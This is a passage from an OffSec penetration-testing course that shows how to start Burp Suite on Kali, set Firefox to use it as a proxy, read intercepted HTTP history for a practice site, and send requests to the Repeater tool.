*Listing 100 - Running Gobuster*

Under the **/usr/share/wordlists/dirb/** folder we selected the **common.txt** wordlist, which found ten resources. Four of these resources are inaccessible due to insufficient privileges (Status: 403). However, the remaining six are accessible and deserve further investigation.

## 8.2.4 Security Testing with Burp Suite

*Burp Suite*[344] is a GUI-based integrated platform for web application security testing. It provides several different tools via the same user interface.

[344] (PortSwigger, 2022), https://portswigger.net/burp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

While the free Community Edition mainly contains tools used for manual testing, the commercial versions include additional features, including a formidable web application vulnerability scanner. Burp Suite has an extensive feature list and is worth investigating, but we will only explore a few basic functions in this section.

We can find Burp Suite Community Edition in Kali under *Applications* > *03 Web Application Analysis* > *burpsuite*.





*Figure 82: Starting Burp Suite*

We can also launch it from the command line with **burpsuite**:

```
kali@kali:~$ burpsuite
```

*Listing 101 - Starting Burp Suite from a terminal shell*

After our initial launch, we'll first notice a warning that Burp Suite has not been tested on our *Java Runtime Environment* (JRE).[345] Since the Kali team always tests Burp Suite on the Java version shipped with the OS, we can safely ignore this warning.

[345] (Oracle, 2022), https://www.java.com/en/download/help/whatis_java.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 83: Burp Suite JRE warning*

Once it launches, we'll choose *Temporary project* and click *Next*.





*Figure 84: Burp Startup*

We'll leave *Use Burp defaults* selected and click *Start Burp*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 85: Burp Configuration*

After a few moments, the UI will load.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 86: Burp Suite User Interface*

The initial four panes of the interface primarily serve as a summary for the Pro version scanner, so we can ignore them. Instead, we are going to focus on the features present on the tabs in the upper bar.

Let's start with the *Proxy* tool. In general terms, a web proxy is any dedicated hardware or software meant to intercept requests and/or responses between the web client and the web server. This allows administrators and testers alike to modify any requests that are intercepted by the proxy, both manually and automatically.

---

*Some web proxies are employed to intercept company-wide TLS traffic. Known as TLS inspection devices, these perform decryption and re-encryption of the traffic and thus nullify any privacy layer provided by the HTTPS protocol.*

---

With the Burp Proxy tool, we can intercept any request sent from the browser before it is passed on to the server. We can change almost anything about the request at this point, such as parameter names or form values. We can even add new headers. This lets us test how an application handles unexpected arbitrary input. For example, an input field might have a size limit of 20 characters, but we could use Burp Suite to modify a request to submit 30 characters.

In order to set up a proxy, we will first click the *Proxy* tab to reveal several sub-tabs. We'll also disable the *Intercept* tool, found under the *Intercept* tab.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*When Intercept is enabled, we have to manually click on Forward to send each request to its destination. Alternatively, we can click Drop to not send the request. There are times when we will want to intercept traffic and modify it, but when we are just browsing a site, having to click Forward on each request is very tedious.*





*Figure 87: Turning Off Intercept*

Next, we can review the proxy listener settings. The *Options* sub-tab shows what ports are listening for proxy requests.





*Figure 88: Proxy Listeners*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

By default, Burp Suite enables a proxy listener on localhost:8080. This is the host and port that our browser must connect to in order to proxy traffic through Burp Suite.

---

*Burp Suite is now shipped with its own Chromium-based native web browser, which is preconfigured to work with all Burp's features. However, for this course we are going to exclusively rely on Kali's Firefox browser because it is a more flexible and modular option.*

---

Let's demonstrate how to configure our local Kali machine with the Firefox browser to use Burp Suite as a proxy.

In Firefox, we can do this by navigating to about:preferences#general, scrolling down to *Network Settings*, then clicking *Settings*.

Let's choose the *Manual* option, setting the appropriate IP address and listening port. In our case, the proxy (Burp) and the browser reside on the same host, so we'll use the loopback IP address 127.0.0.1 and specify port 8080.

---

*In some testing scenarios, we might want to capture the traffic from multiple machines, so the proxy will be configured on a standalone IP. In such cases, we will configure the browser with the external IP address of the proxy.*

---

Finally, we also want to enable this proxy server for all protocol options to ensure that we can intercept every request while testing the target application.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 89: Firefox Proxy Configuration.*

With Burp configured as a proxy on our browser, we can close any extra open Firefox tabs and browse to **http://www.megacorpone.com**. We should find the intercepted traffic in Burp Suite under *Proxy* > *HTTP History*.





*Figure 90: Burp Suite HTTP History*

We can now review the various requests our browser performed towards our target website.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*If the browser hangs while loading the page, Intercept may be enabled. Switching it off will allow the traffic to flow uninterrupted. As we browse to additional pages, we should observe more requests in the HTTP History tab.*

By clicking on one of the requests, the entire dump of client requests and server responses is shown in the lower half of the Burp UI.





*Figure 91: Inspecting the first HTTP request.*

On the left pane we can visualize the client request details, with the server response on the right pane. With this powerful Burp feature, we can inspect every detail of each request performed, along with the response. We'll make use of this feature often during upcoming Modules.

*Why does "detectportal.firefox.com" keep showing up in the proxy history? A captive portal[346] is a web page that serves as a sort of gateway page when attempting to browse the Internet. It is often displayed when accepting a user agreement or authenticating through a browser to a Wi-Fi network. To ignore this, simply enter* **about:config** *in the address bar. Firefox will present a warning, but we can proceed by clicking I accept the risk!. Finally, search for "network.captive-portal-service.enabled" and double-click it to change the value to "false". This will prevent these messages from appearing in the proxy history.*

[346] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Captive_portal

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Beside the Proxy feature, the *Repeater* is another fundamental Burp tool. With the Repeater, we can craft new requests or easily modify the ones in History, resend them, and review the responses. To observe this in action, we can right-click a request from *Proxy* > *HTTP History* and select *Send to Repeater*.

